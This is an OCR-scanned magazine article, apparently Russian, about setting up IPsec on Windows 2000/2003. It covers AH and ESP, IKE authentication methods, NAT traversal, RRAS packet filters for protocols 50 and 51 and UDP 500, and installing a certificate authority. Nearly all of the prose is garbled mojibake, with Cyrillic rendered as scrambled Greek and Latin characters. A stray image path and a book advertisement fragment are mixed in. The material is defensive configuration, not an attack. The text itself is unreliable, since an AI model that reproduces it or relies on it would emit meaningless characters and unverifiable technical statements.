→ ΓΑΤ ΓΓΑΓ ΔΑΓΘÈÈ. IPsec τ τ αεο τ τ ðετ ατ γουηγ α ððατ ñτ τ ðοτ τ τ εεε ðοτ τ αεúτ τ τ ðαæετ á. Α τ ððατ τ ðαæετ á τ τ ðετ ατ γαòηγ áεγ çαÙεòÙ ñτ ααετ ατ εγ «òτ ðεà — ðτ ðεà», τ ατ ðετ αð τ αæάó áαó γ ετ τ τ ùτ-ðáðατ è, τ ðετ áαεάæαùετ è τ ατ τ è ετ εαεúτ τ è ñáðè. Α ðοτ τ αεúτ τ τ ðαæετ á IPsec τ τ ðετ ατ γαòηγ áεγ τ áú-áαετ ατ εγ áαóó óααεάτ τ τ οτ τ ðετ τ α ε áεγ τ ðαατ ñαá-εάτ εγ ατ ñοóτ á ετ τ τ ùτ-ðáðα è óáαεάτ τ τ οτ τ ðετ.

Τ ðε ðαατ ðá á ððατ ñτ τ ðοτ τ τ ðαæετ á IPsec τ τ ñ-òααεγáο IP-çαατ ετ ατ è τ áεçτ ατ τ ùτ (çα ενεετ-áτ εατ τ τ τ áðá τ ðτ ðτ ετ εà) è ετ εατ ñóεεðóáò áατ τ ùá τ τ ñεá τ áατ. Τ ðε ðαατ ðá á ðοτ τ αεúτ τ τ ðαæετ á IPsec áτ-áααεγáο τ τ αúε IP-çαατ ετ ατ è è τ áεáóó è ετ εατ ñóεε-ðóáò τ ðαατ èε IP-çαατ ετ ατ è è áατ τ ùá τ τ ñεá τ áατ.

Èç áτ çτ τ áετ τ ñαé, τ ðαατ ñααεγáτ ùò IPsec, AH (Authentication Header) — çαατ ετ ατ è áοóατ ðε-Óεéáòèè — τ τ çατ εγáò áτ áααεγóυ ðεòðτ áοτ τ τ á-τ èñυ è εáæáτ τ οτ τ áεáóó. Τ ðε γοτ τ τ τ áτ èñυáατ-ðοηγ áατ τ ùá è τ á ððατ ñτ τ ðοτ τ τ, è τ á ñαóατ τ ðοτ ατ γο.


ESP — Encapsulating Security Payload (ετ εατ -

noeyoey αατ τ υο ααçτ τ αντ τ ñοε) — τ αοτ α, τ τ çατ εγ-τ-úεé è τ τ áτ èñυáαòυ, è ðεòðτ áαòυ τ áεáòυ.

Α ðααεçαòèè Microsoft áεγ ðεòðτ áτ ετ τ áτ è-ñè τ τ áετ τ èñτ τ εúçτ áαòυ áεáτ ðεòτ ù SHA1 è MD5, á áεγ ðεòðτ áατ εγ — DES è Triple DES (3DES). Αðóáεá τ τ ðτ εçατ áεοáεε τ τ áαáðæεατ-ðο è AES, τ τ Microsoft τ ááùááò τ τ áááðæéó AES áεγ IPsec ðτ εúετ á Windows Vista. Α Windows 2000/XP/2003 τ τ τ τ áááðæεαòυηγ τ á áοááο.

IPsec ðαατ ðαáò, èñòτ áγ èç τ ðαατ τ èτ áατ εγ, ðòτ ó áçàετ τ áαεñòáοτ-úεò ñòτ ðτ τ óæá áηòυ èετ-è áεγ ðεòðτ áατ εγ. Τ τ γοτ τ ó èετ-è èεáτ áατ áγòηγ áðó-τ óτ (è ðτ ááá τ τ è τ ñατ-ðοηγ τ áεçτ ατ τ ùτ è τ á τ ðτ ðγæáτ èè áñáατ IPsec-ñτ áαετ ατ εγ), èεáτ τ τ èó-áτ-ðοηγ ñ èñτ τ εúçτ áατ εáτ τ ðτ ðτ ετ εà IKE (Internet Key Exchange) — τ ðτ ðτ ετ εà τ áτ áτ á èετ-áτ è è á τ á-

**MOT
FUG**



άαϑί τ' ανί τ' ε νόαα (τ' δε γοί τ' εεπ+ε αι δαί γ' νααί - να τ' αδεί αε+άνεε τ' αι γ'ροη).

Τ' δε ενί τ' ευϑί ααί εε τ' οί οί ετ' εα IKE τ' οί οάαο- δα ονοαί τ' αεε IPsec-νί ααεί αι εγ τ' οί ενοί αεο α τ' αν- ετ' ευετ' γοαί τ' α:

¹ Αϑαεί τ' ααενοαορϑεά νοί οί τ' οί αι αι ααδεαα- ροη τ' τ' αδαί αδαο IKE-νί ααεί αι εγ. Εί τ' οαί τ' αδαοαυ αεί δεοί ϑεοοί ααί εγ (DES εεε 3DES) ε τ' αοί α τ' οί ααδεε οαεί νοί τ' νοε (SHA1 εεε MD5), αοί τ' ο Αεοοε-οαεί αι α (αεί δεοί τ' αι αι α εεπ+α- τ' ε) ε νοί ε ααενοαεγ νααί νί αι αι εεπ+α. Άνεε νοί- οί τ' οί αι αι α δεεηυ τ' α γοε τ' αδαί αδαο, οί τ' α-ε- τ' ααηυ αοί οί ε γοαί.

² Αϑαεί τ' ααενοαορϑεά νοί οί τ' οί αι αι ααδεαα- ροη τ' τ' αδαί αδαο IPsec-νί ααεί αι εγ. Εί τ' οαί τ' αδαοαυ τ' αοί α ετ' εαί νοέγοεε (AH ε/εεε ESP), αε- αι δεοί τ' οί ααδεε τ' τ' ααεί τ' τ' νοε (SHA1 εεε MD5), αεί δεοί ϑεοοί ααί εγ (DES εεε 3DES) ε νοί ε ααενοαεγ νααί νί αι αι εεπ+α.

Τ' αδαί νί ααί εαί IPsec-νί ααεί αι εγ αϑαεί τ' ααενοαορϑεά νοί οί τ' οί αι εαί α αδαί δεοεοεοί- ααυ αδαί αδαί. Microsoft τ' τ' αααδεαααυ οδε αεαί αοαί δεοεαοεε:

¹ KERBEROS — ΝΑΙ ΟΕ ΑΑϑΙ Τ' ΑΝΙ ΟΕ Τ' Α- ΟΤ' Α, Τ' Τ' ΑΤ' Ç Τ' ΑΕΙ Τ' Τ' ΟΤ' ΕΥΕΤ' , ΑΝΕΕ ΕΤ' Τ' Τ' ΟΡΟΑΘΥ Τ' ΔΕΙ ΑΑΕΑΕΑΟ Τ' ΑΤ' Τ' Ο ΑΤ' Τ' ΑΓ' Ο (ΕΕΕ Τ' ΑΑΕΑΟ ΑΤ' Τ' ΑΙ ΑΙ Ε ΝΟΥΑ- ΝΟΑΟΡΟ ΑΤ' ΑΑΕΘΑΕΥΙ ΟΑ Τ' ΟΙ Τ' ΟΑΙ ΕΒ).

² Ν Τ' Τ' Τ' ΟΥΡ ΝΑΘΕΟΕΕΑΟΤ' Α. ΑΕΒ ΥΟΤ' ΑΤ' Τ' ΟΑΕ Τ' Τ' , ΧΟΤ' ΑΥ Τ' ΑΙ ΑΟΤ' ΑΕ- Τ' ΟΕ ΝΑΘΕΟΕΕΑΟ ΑΟΕ ΟΝΟΑΙ Τ' ΑΕΑΙ Α ΕΕ× Τ' ΟΟ ΝΑΘΕΟΕΕΑΟΟ Ο×ΑΟΙ Τ' Ε ÇΑ- Τ' ΕΝΕ ΕΤ' Τ' Τ' ΟΥΡΟΑΔ Τ' Α.

³ ΕΝΙ Τ' ΕΥÇΟΒ ΔΑÇΑΑΕΒΑΙ ΟΕ ΕΕΡ× (SHARED SECRET). Τ' ΑΕΙ ΑΓ' ΑΑ ΑΑϑΙ Τ' ΑΝ- Τ' ΟΕ, Τ' Τ' ΕΑΑΕΙ ΔΑΑΕÇΟΑΙ ΟΕ ΝΙ Τ' ΝΙ Α, ΕΤ' ΑΑΑ ΕΕΡ× Τ' Τ' ΒΑΕΒΑΟΝΒ ΟΑΕΝΟΤ' ΑΑΒ ΝΟΔΙ ΕΑ, ΕÇΑΑΝΟΙ ΑΒ Τ' ΑΑΕΙ ΝΟΤ' ΔΤ' ΑΙ .

IPsec δααί οααο τ' α οδαί νί τ' οοί τ' τ' οοί αι α τ' τ' ααεε OSI, ααα αι εαα τ' δεαυ+τ' αεααυ TCP/UDP-τ' οί οί ετ' - ευ, ενί τ' ευϑορϑεά αεγ τ' τ' οααεαί εγ τ' οί οαηηα τ' τ' εο- +αοαεγ νί εαο (IP-ααδαν + τ' οί οί ετ' ε + τ' τ' τ' αδ τ' τ' οα). IPsec τ' α ενί τ' ευϑοαο νί εαου, οαε εαε τ' οί οαηη, τ' αδα- ααουααρϑεε IPsec-νί ααεί αι εα, α ηενοαί α τ' αεί, α οί εεαευί τ' νου νί ααεί αι εγ τ' τ' οααεγαοηυ ν τ' τ' - τ' τ' ουρ τ' αδαί αδα SPI (Security Parameter Index), ηηυεεα τ' α ετ' οί ουε νί ααδεοηυ α εαεαί τ' τ' αεαοά τ' δε ενί τ' ευϑί ααί εε ε AH-, ε ESP-ετ' εαί νοέγοεε. Άνεε τ' οαί τ' τ' ανθοί εου firewall αεγ τ' οί οί ααί εγ IPsec, εν- τ' τ' ευϑορο τ' τ' αδα τ' οί οί ετ' α. Τ' οί οί ετ' ε ¹ 50 — γοί IPsec ε ESP-ετ' εαί νοέγοεε, τ' οί οί ετ' ε ¹ 51 — IPsec ν AH-ετ' εαί νοέγοεε. Άνεε ενί τ' ευϑοαοηυ IKE αεγ τ' α+αευί τ' ε ααί αδαοεε εεπ+αε, τ' αι αοί αεί τ' οαϑ- δαοεου αοί αγυεα τ' αεαου ν UDP 500 ε τ' α UDP 500.

Άνεε τ' α τ' οδε αϑαεί τ' ααενοαορϑεά +αδαϑ IPsec οϑετ' α ενί τ' ευϑοαοηυ οαοί τ' ετ' αεγ NAT, αι ϑί ε- εαο τ' οί αεαί υ, νοαί αι υ ηεί ατ' τ' νοε ε δαϑδαοε- τ' τ' νοε ετ' οί ουο ϑαεηεο τ' ο:

- ΕΝΙ Τ' ΕΥÇΟΑΙ Τ' Ε ΟΑΟΙ Τ' ΕΤ' ΑΕΕ NAT (ΕΕΑΤ' ΥΟΤ' ΟΔΑΙ ΝΕΒΟΕΒ IP-ΑΑΔΑΝΙ Α Τ' ΑΕΙ Α Τ' ΑΕΙ, ΕΕΑΤ' ΥΟΤ' ΝΑΡΤ — ΟΔΑΙ Ν- ΕΒΟΕΒ Ε IP-ΑΑΔΑΝΙ Α, Ε Τ' Τ' ΔΟΤ' Α).
- ΕΝΙ Τ' ΕΥÇΟΑΙ Τ' ΑΤ' Τ' ΑΟΤ' ΑΑ ΕΤ' ΕΑΙ ΝΟΕΒ- ΟΕΕ Α IPSEC (Ν ΑΗ-ΕΤ' ΕΑΙ ΝΟΕΒΟΕΑΕ Τ' Ε ×ΑΔΑÇ ΕΑΕΙ Ε NAT IPSEC-ΟΔΑΟΕΕ Τ' Α Τ' ΔΤ' ΕΑΑΟ, ΟΑΕ ΕΑΕ IP-ΑΑΔΑΝΑ Α Τ' Α- ΕΑΟΑΟ Τ' ΑΕÇΑΑΕΙ Τ' ΑΟΑΟΟ ΕÇ Τ' ΑΙ ΑΙ Ο Ε Τ' ΟΑΔΤ' ΟΑΙ Ο Τ' ΔΕΙ ΕΙ ΑΡ-ΟΑΕ ΝΟΤ' ΔΤ' - Τ' Τ' Ε, ΕΑΕ Τ' Α Τ' ΔΤ' ΟΑΑΟΕΑ Τ' ΔΤ' ΑΑΔΕΟ ΟΕΟΔΤ' ΑΤ' Ε Τ' Τ' ΑΙ ΕΝΕ).
- ΕΤ' ΕΕ×ΑΝΟΑΑ ΝΑΤ' Τ' Α Τ' ΑΕΑΟ ΑÇΑΕΙ Τ' - ΑΑΕΝΟΑΟΡ-ΟΕΙ Ε ΝΟΤ' ΔΤ' Τ' ΑΙ Ε.
- ΕΤ' ΕΕ×ΑΝΟΑΑ ΕΕΕΑΙ ΟΤ' Α, Τ' ΑΟΤ' ΑΒ-ΟΕ- ΝΒ ÇΑ ΝΑΤ' Τ' Τ' , ΕΤ' ΟΤ' ΔΥΑ ΟΤ' ΟΒΟ ΟΝΟΑ- Τ' Τ' ΑΕΟΥ IPSEC-ΝΙ ΑΑΕΙ ΑΙ ΕΑ.
- ΝΟΑΤ' ΑΙ Ε Τ' Τ' ΑΑΑΔΕΕΕ IPSEC, ΔΑΑΕΕÇ Τ' - ΑΑΙ Τ' Τ' ΑΤ' Α ΑΑΙ Τ' Τ' Ε ΔΑΑΕΕÇΑΟΕΕ ΝΑΤ' Α.

Αεγ τ' τ' αααδεεε IPsec +αδαϑ NAT +ανοί ενί τ' ευϑοαοηυ ετ' εαί νοέγοεγ IPsec α UDP (IPsec NAT-T, UDP/4500). NAT-T τ' τ' αααδεεααοηυ α Windows 2003 ε Windows XP SP2, αεγ Windows 2000/XP τ' αι αοί αεί τ' αι ηοα- αεου τ' αι τ' αεί εα (L2TP/IPsec NAT-T update).

IPsec α τ' τ' αδαοεί τ' τ' οο ηενοαί αο εεί αεεε Microsoft δααεεϑοαοηυ η τ' τ' τ' ουρ τ' τ' εεοεεε. Τ' τ' εε- οεεα ηί ηοί δε εϑ τ' δααεε. Α ηί ηοαα τ' δααεεα αοί αεο οεεουο, ετ' οί ουε τ' τ' δααεεγαο, τ' α εαεί ε οετ' οδαοε- εα οαηί οί ηοδαί γαοηυ ααί τ' τ' α τ' δααεετ' , ε ααενοαεα, ετ' οί οί α ηενοαί α αυί τ' ετ' γαο τ' αα ααί τ' οί οδαοε- ετ' τ' . Ααενοαεγ τ' τ' αοο αουο ηεααορϑεε ε: ϑααεί εε- οί ααου οδαοεε, δαϑδαοεου οδαοεε εεε οηοαί τ' αεου ααϑί τ' ανί τ' α νί ααεί αι εα.

- **Τ' δαεε+άνεεα δαοαί εγ. ηοαί αδεε 1.** Νί ααεί ετ' ααα τ' οηηα, ενί τ' ευϑογ IPsec α οοί τ' αευί τ' τ' δααεετ' α.
- **Τ' τ' οααί ααγ ετ' ηοδσοεγ.** Νί ϑαααου τ' τ' εεοεεο IPsec α Windows 2000 Server:

ϑετ' οί τ' οδααεαί εα ϑεοοί ααί εαί

Τ' Α Τ' ΟΑΕ Τ' ÇΕΤ' ΟΙ Τ' ΟΔΑΑΕΒΟΥ ΟΕΟΔΤ' ΑΑΙ ΕΑΙ , ΟΑΕ ΕΑΕ Τ' Τ' ΟΙ ΑΙ ΟΑΑΟ Τ' ΔΤ' ΕÇΑΤ' ΑΕΟΑΕΥΙ Τ' ΝΟΥ ΝΕΝΟΑΙ Ο. ΑΕΒ ΟΔΑΟΕΕΑ, Τ' ΑΔΑΟΑΑΟ ΕΤ' ΟΤ' ΔΤ' ΑΤ' Τ' Α ΒΑΕΒΑΟΝΒ ΕΔΕΟΕ× Τ' ΟΙ , ΑΤ' ΝΟΑΟΤ' × Τ' Τ' ΕΝΙ Τ' ΕΥÇΤ' ΑΑΙ ΕΑ IPSEC ΑΗ. ΑΝΕΕ Τ' ΑΔΑΑΑΑΑΙ ΟΑ ΑΑΙ Τ' ΟΑ ΑΟΝΟΔΤ' ΟΝΟΑΔΑΑΑΡΟ Ε Τ' Α ÇΑΕΙ ΟΑΔΑΝΟΡΟ Τ' ΔΑΑΕΟΑΕΥΝΟΑΑΙ Τ' ΟΑ ΑΑΑΙ ΟΝΟΑΑ ΕΕΕ Τ' ×Α Τ' Ο ΕΔΟΙ Τ' ΟΑ ΕΤ' ΔΤ' Τ' ΔΑΟΕΕ (Τ' ΑΙ ΔΕΙ ΑΔ ΑΑΟΕ ΟΑΕΟΥΕΑ ΑΕΔΕΑΑΟΑ Τ' Τ' ΑΔΑΟΕΕ), ΑΤ' ΝΟΑΟΤ' × Τ' Τ' ΟΕΟΔΤ' ΑΑΙ ΕΒ DES.

ΑΝΕΕ ΟΔΑΑΟΑΟΝΒ Τ' Τ' ΑΤ' ΕΝΟΑΑΟΥ ΕΕΕ ΟΕΟΔΤ' ΑΑΟΥ Ç Τ' Α×ΟΑΕΥΙ ΟΑ Τ' ΑΥΑΙ Ο ΑΑΙ Τ' ΟΟ, ΔΑΝΝΙ Τ' ΟΔΕ ΑΤ' Ç Τ' ΑΕΙ Τ' ΝΟΥ Τ' ΔΕΤ' ΑΔΑΟΑΙ ΕΒ ΝΙ ΑΟΕΑΕΥΙ Τ' ΑΤ' ΝΑΟΑΑΤ' ΑΤ' ΑΑΑΙ ΟΑΔΑ Ν Τ' Τ' ΔΕΙ ΕÇΑΟΕΑΕ IPSEC (IPSEC OFFLOAD), ×ΟΤ' Τ' Τ' ÇΑΤ' ΕΕΟ Τ' Α ÇΑΑΔΟΕΑΟΥ Τ' ΔΤ' ΟΑΝΝΙ Δ. Τ' ΔΕ ΥΟΙ Τ' ΟΑΑΑΕΝΟΥ, ×ΟΤ' Τ' Τ' Τ' Τ' ΑΑΑΔΕΕΑΑΑΟ Τ' ΑΤ' ΑΟΤ' ΑΕΙ ΟΑ Τ' ΔΤ' ΟΤ' ΕΤ' ΕΥ.

Τ' ΔΕ ΕΝΙ Τ' ΕΥÇΤ' ΑΑΙ ΕΕ IPSEC Τ' Α Τ' ΑΔΟΔΟΕÇΑΟΤ' ΔΑΟ ΝΕΑΑΟΑΟ Τ' Τ' Τ' ΕΟΥ, ×ΟΤ' ΟΝΟΔΤ' ΕΝΟΑΤ' , Τ' Τ' ΑΑΑΔΕΕΑΑΡ-ΟΑΑ ΑΟΝΤ' ΕΕΑ ΝΕΤ' ΔΤ' ΝΟΕ ΟΕΟΔΤ' ΑΑΙ ΕΒ (10 MB/S Ε ΑΥΟΑ), Τ' Α ΝΟΤ' ΕΕΕΟ ΑΕΑΤ' ΔΕΟΙ ΑΟ (3DES, AES) ΝΟΤ' ΕΟ Ç Τ' Α×ΟΑΕΥΙ ΟΟ ΑΑΙ ΑΑ. Τ' Τ' ΥΟΙ Τ' Ο ΟΕΟΔΤ' ΑΑΟΥ Τ' ΟΑΕ Τ' Τ' ΟΙ ΕΥΕΤ' ΝΑΙ ΟΕ ΕΔΕΟΕ× Τ' ΟΕ ΟΔΑΟΕΕ.

SPECIAL ÁÇ Î Đ MEDIUM



Τ' Τ' ΕΕΟΕΕΕ ΕΤ' ΟΤ' ΔΙ ΑΟΕΤ' Τ' Τ' Ε ΑΑÇ Τ' ΑΝΙ Τ' ΝΟΕ Τ' .. ΕΤ' Τ' αι εγ Αεοε, 2006 / Τ' αδαί ετ' Ν.Α. / 400 ηοδαί εο Δαϑοί τ' ay οαί α: 475 €.

ετ' ααί υ τ' ηί τ' αι υα εαεε, τ' αοί αυ ε ηί τ' ηί - αυ τ' δαεε+άνετ' αι δα- ϑαί εγ αι τ' οί ηί α δαϑ- δααί οεε, αι ααδαί εγ ε τ' τ' αααδεεε τ' τ' εεοεε ααϑί τ' ανί τ' νοε. Τ' δε+αι οί τ' ο ηαεαί τ' α δαϑ- εε+τ' υα οί ηηεηεεα αι ηοααοηοααί τ' υα ε ετ' τ' τ' αδ+άνεεα ηοδσοε- οοδου. Δαϑδααί οεα αααεααοί υο ε αεοδαευ- τ' υο τ' τ' εεοεε ετ' οί ο- τ' αοετ' τ' τ' ε ααϑί τ' αν-

τ' τ' νοε τ' τ' αυηεο οοτ' - ααί υ αι ααδεγ ε ετ' τ' τ' α- τ' εε. Ετ' εαα ααδανί αα- τ' α CIO, CISO, CISA ε αδαεί οί τ' αι , ετ' οί - ουί τ' δεοί αεοηυ δαϑ- δαααουααου ε αι αα- ογυο τ' τ' εεοεεε ααϑί - τ' ανί τ' νοε α ετ' τ' τ' αι εε, ααί ετ' εηοδαοί δαί αα- ϑί τ' ανί τ' νοε, ηεηοαί - τ' υί ε ηαοααυί ααί ε- τ' εηοδαοί δαί . Αα τ' οί η- οί δαί , ετ' τ' ο γοί ετ' οα- δανί τ' .

- 8 Τ ΟΕΘΥΑΑΑΘΥ IP ROUTING.
- 9 Τ ΔΑΑΥΕ ΕΕΕΕ Γ Α STATIC ROUTES, ΑΑΕΑΑ NEW STATIC ROUTE.
- 10 Α Τ Τ ΕΑ INTERFACE ΑΥΑΕΘΑΑΘΥ IP_W2KS_ΑΓ ΑΘ.
- 11 Α Τ Τ ΕΑ DESTINATION IP ΑΑΤ ΑΕΘΥ ΑΑΔΑΝ ΝΑΘΕ «Α».
- 12 Α Τ Τ ΕΑ NETWORK MASK ΑΑΤ ΑΕΘΥ Γ ΑΝΕΘ ΝΑΘΕ «Α».
- 13 Α Τ Τ ΕΑ GATEWAY ΑΑΤ ΑΕΘΥ IP_W2K3_ΑΓ ΑΘ Ε ΑΕΙ ΑΘΥ OK.

Ανέε οα çαααένθαί ααε νεόαό RRAS, Γ Γαί Γ αΓ η- Γ Γ ευçΓ ααουη αα αΓ çΓ Γ αΓ Γ ηουβ Çεευοθαοε οθα- Çέεα, +οΓ αυ ηάθαδ Γ οΓ Γ οηέαε οΓ εέυΓ IPsec-οθα- Çέε. Αέυ γοΓ αΓ :

- 1 Α ΕΓ Γ ΝΤ ΕΕ ROUTING AND REMOTE ACCESS Τ ΟΕΘΥΑΑΑΘΥ ΑΑΔΑΤ Γ Α ΕΑ- ΑΓ Ε Γ ΑΓ ΑΕΕ, Γ ΑΕΕΙ ΑΒ Γ ΕΠ ΝΕΕ Γ ΑΓ - ΔΤ ΘΕΑ Γ ΑÇΑΑΓ ΕΒ ΝΑΔΑΑΔΑ.
- 2 ΕΕΕΕΑΑΘΥ GENERAL Α Γ Τ ΑΑΔΑΑΑ IP ROUTING.
- 3 Α Γ ΔΑΑΤ Ε Γ ΑΓ ΑΕΕ Γ ΔΑΑΥΕ ΕΕΕΕ Γ Α ΑΓ ΑΘΓ ΑΓ ΝΑΘΑΑΤ Γ ΕΓ ΟΑΘΟΑΕ- ΝΑ (Γ Α ΕΓ ΟΤ ΘΤ Γ Γ ΑΝΘΤ ΑΓ ΑΑΔΑΝ IP_W2KS_ΑΓ ΑΘ), Α ΕΓ Γ ΟΑΕΝΟΓ Γ Γ Γ ΑΓ Β ΑΥΑΕΘΑΑΘΥ PROPERTIES.
- 4 ΑΥΑΕΘΑΑΘΥ INPUT FILTERSΑ Ε ADD...
- 5 Γ Τ Γ Α×ΑΑΘΥ SOURCE NETWORK, Γ ΕΘΑΘΥ IP_W2K3_ΑΓ ΑΘ Ε Γ ΑΝΕΘ 255.255.255.255.
- 6 Γ Τ Γ Α×ΑΑΘΥ DESTINATION NETWORK, Γ ΕΘΑΘΥ IP_W2K_ΑΓ ΑΘ Ε Γ ΑΝΕΘ 255.255.255.255.
- 7 ΑΥΑΘΑΑΘΥ PROTOCOL: OTHER, Α Γ Τ Γ ΑΔΑ Γ ΘΤ ΟΤ ΕΓ ΕΑ Γ ΕΘΑΘΥ 50 ΑΕΒ ESP Ε 51 ΑΕΒ AH (Α ΟΑΤ ΑΓ ΝΕΟ×ΑΑ ΕΝΓ Γ ΕΥÇΟΑΘΝΒ ESP, ΟΑΕ ΕΑΕ Γ ΑΔΑΓ ΑΘΘΥ IPSEC Γ Τ ΟΓ Γ Ε×ΑΓ ΕΠ Γ Α Γ ΑΓ ΒΕ).
- 8 ΑΤ ΑΑΑΕΒΑΘΥ ΑΥΑ Γ ΑΕΓ ΟΕΕΥΘΘ ΑΕΒ ΑΟΓ ΑΒΥΕΟΓ ΑΕΑΟΓ Α. Γ ΑΕΕΙ ΑΑΘΥ ADD...
- 9 Γ Τ Γ Α×ΑΑΘΥ SOURCE NETWORK, Γ Ε- ΘΑΘΥ IP_W2K3_ΑΓ ΑΘ Ε Γ ΑΝΕΘ 255.255.255.255.
- 10 Γ Τ Γ Α×ΑΑΘΥ DESTINATION NETWORK, Γ ΕΘΑΘΥ IP_W2K_ΑΓ ΑΘ Ε Γ ΑΝΕΘ 255.255.255.255.
- 11 ΑΥΑΕΘΑΑΘΥ Γ ΘΤ ΟΤ ΕΓ Ε UDP Ε Γ Τ Γ ΑΔΑ SOURCE PORT Ε DESTINATION PORT — 500 (Γ Γ ΘΘΥ ΕΝΓ Γ ΕΥÇΟΠΘΝΒ Γ ΘΤ ΟΤ ΕΓ ΕΓ Γ IKE).

- 12 ΑΥΑΕΘΑΑΘΥ Γ Τ ΟΕΠ DROP ALL PACKETS EXCEPT THOSE THAT MEET THE CRITERIA BELOW.
- 13 ÇΑΕΘΥΑΑΑΘΥ Γ ΕΓ Α ΕΓ Γ ΕΓ Ε OK.

ΟαΓ αδύ Γ έεαεΓ ε αοΓ αγΥαέε οθαÇέε, εοΓ Γ α οθααόα- Γ Γ αΓ αέυ οηοαΓ Γ αεε ε Γ οΓ οΓ αααΓ εγ IPsec-ηΓ ααεΓ α- Γ εγ η ααδάνη Γ IP_w2k3_αΓ αθ, Γ οΓ Γ οηέαοουη Γ α αό- ααο (αΓ εαα Γ οθαεεύΓ υέ η Γ η Γ α — εηΓ Γ ευçΓ ααου α εα+αηοαα firewall'α ISA-ηάθααδ).

Γ ηαεΓ ηυ ηεΓ Γ αδεε-Γ υΓ Γ αδαçΓ Γ (οΓ αηού Γ Γ Γ αΓ γα «Α» ε «Α») Γ Γ αοΓ οεου αηα Γ αηοδΓ εέε ηΓ ηοΓ οΓ Γ υ ηαε «Α» ε Γ οΓ ααθεου οααΓ οο IPsec-οοΓ Γ α- εγ. Αέυ γοΓ αΓ Γ Γ αΓ Γ αυΓ Γ εΓ εου ε Γ Γ αΓ αό ping η ε Γ Γ υποαθα εç ηαε «Α» αΓ ε Γ Γ υποαθα εç ηαε «Α». Γ εΓ αΓ ααουη οααεαΓ Γ υε οçαε αοαο Γ α ηαοç, οαε εαε Γ οαε Γ αδα Γ γ Γ α ηΓ αεαηΓ ααΓ εα Γ αδα Γ αοδ Γ α IPsec-ηΓ ααεΓ αΓ εγ, Γ Γ γοΓ Γ ο Γ Γ οαδγ Γ αδαΓ αΓ Γ αεαοα γαεγαοη Γ Γ οΓ αεύΓ Γ ε. Γ Γ ηεα οαα-Γ Γ αΓ Γ οΓ οΓ ααα- Γ εγ Γ εΓ αα Γ Γ αΓ Γ αΓ ηΓ Γ ευçΓ ααδουη οεεεοδ ε ipsec- mon.exe, αοΓ αγΥαε α ηΓ ηοαα Windows 2000 server, εεε αΓ αεεçαοΓ οΓ Γ οθαÇέεα (οΓ αΓ υΓ — Γ ο Microsoft Network Monitor Tools εεε ηοΓ οΓ Γ Γ ε Γ WireShark) αέυ εΓ Γ οδΓ εγ οΓ αΓ , +οΓ οθαÇέε οεοδοαοη.

→ **IPsec ε ηάθεÇέεαου.** ΟαΓ αδύ αΓ ααδεΓ αοαΓ- οεÇέεαοεβ η εηΓ Γ ευçΓ ααΓ εαΓ ηαθεÇέεαοδ Α. Αέυ γοΓ αΓ , αΓ -Γ αδαυο, Γ οαε Γ Γ Γ αΓ γοη ηαΓ ε οαΓ ηοΓ ααδγβ- υεε οαΓ οδ, α Γ αΓ -αοΓ ουο, çαΓ οΓ ηεου ε οηοαΓ Γ αεου ηαθεÇέεαοδ Γ α Γ αα αçαεΓ Γ αεεηοαβυεα ηοΓ οΓ Γ υ. ΝάθεÇέεαο αΓ εααΓ αυου οηοαΓ Γ αεαΓ α οδαΓ εεευα ηαθεÇέεαοΓ α ε Γ Γ υποαθα, οαε εαε IPsec Γ Γ αααδ- αεαααο αοαΓ οεÇέεαοεβ οçεΓ α, α Γ α Γ Γ ευçΓ αααδ- εαε. ΟηοαΓ ααεαααΓ οαΓ ηοΓ ααδγβυεε οαΓ οδ:

- 1 ΑΥΑΕΘΑΑΘΥ START → SETTINGS → CONTROL PANEL → ADD/REMOVE PRO- GRAMS → ADD/REMOVE WINDOWS COM- PONENTS.
- 2 ΑΥΑΕΘΑΑΘΥ ΕΓ Γ Τ Γ ΑΓ Ο CERTIFICATE SERVICES, ΑΑΕΑΑ YES.
- 3 ΑΥΑΕΘΑΑΘΥ STAND-ALONE ROOT CA, ΕΕΕΕΑΑΘΥ NEXT.
